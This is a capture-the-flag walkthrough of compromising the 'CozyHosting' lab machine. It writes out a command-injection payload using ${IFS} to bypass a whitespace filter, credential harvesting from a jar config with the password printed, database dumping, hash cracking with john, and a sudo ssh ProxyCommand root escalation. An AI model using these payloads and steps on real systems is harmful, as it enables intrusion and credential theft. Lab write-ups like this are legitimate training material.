
i entered the hostname → cozyhosting and username → admin, i got following error
after some trail/error i found the command injection in username field, use below payload to confirm hsotname → cozyhosting and username → admin;id

you see that the error shows up for the /bin/bash, i’ll use burpsuite to send the request

now the problem is username is not accepting the whitespace, so uppon searching i found the ${IFS} variable
In shell scripting, especially in Bash,
"${IFS}"represents the Internal Field Separator variable. This variable defines the characters that are used to split a string into individual words or tokens. By default, IFS includes whitespace characters like space, tab, and newline.

so i’ll start tcpdump in my kali machine to capture ICMP traffic
sudo tcpdump -i tun0 icmp -vin username field use this payload - test;ping${IFS}-c${IFS}1${IFS}10.10.14.17;# i’ve added comment because it is appending @{hostname} after the username so the # will comment the rest of the command and it will not give us the error and command will successfully executed
after sending the request we received the ICMP echo request in tcpdump

It’s Time for Shell - $SHELL
let’s get proper TTY shell using python
python3 -c 'import pty;pty.spawn("/bin/bash");'got the shell but no user.txt in our user’s directory, we found /home/josh directory maybe another user on the machine and we need to get access as josh to get user.txt
let’s search user’s directory /app

it’s a jar file i’ll copy this file to /tmp and check it’s permissions to check if we have any interesting permissions

now i’ll check for the any internal service running on the machine using ss -tunlp

ok so the postgres is running internally, and what is on 8080 it is the cozyhosting site, let’s check the nginx conf file to see what is actually it’s doing

Yes so it is passing proxy to the internal port 8080 and so it’s the same web app which is available on port 80
i tried to connect to postgres using it’s default creds - postgres:postgres

but no LUCK in that!
now let’s unzip the cloudhosting-0.0.1.jar in /tmp and grep for password using
grep -iR password
we found password in application.properties file, let’s search for this file The application.properties file is used to define application-related properties it is the conf file that may contains the sensitive info such as usernames and passwords, let’s read it
cat BOOT-INF/classes/application.properties
let’s note this credentials postgres:Vg&nvzAQ7XxR
now we have the credentials let’s connect to postgresql using psql command
psql -h 127.0.0.1 -U postgres -W
we can list databases in postgresql using \l command

if we want to use/connect to specific database i.e. cozyhosting in this case we can use \c <db-name>

after connecting to database we can list tables using \dt

so there are two tables users and hosts, users seems interesting to me, to select the data from table we can use select query
SELECT * FROM users;
i’ll copy admin’s hash to kali and use john to crack it

john admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
let’s try this password for josh user in the system

Way to Root
let’s run sudo -l to see if josh has permissions to run any command as sudo


from GTFOBins i found - https://gtfobins.github.io/gtfobins/ssh/#sudo command to get root shell
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x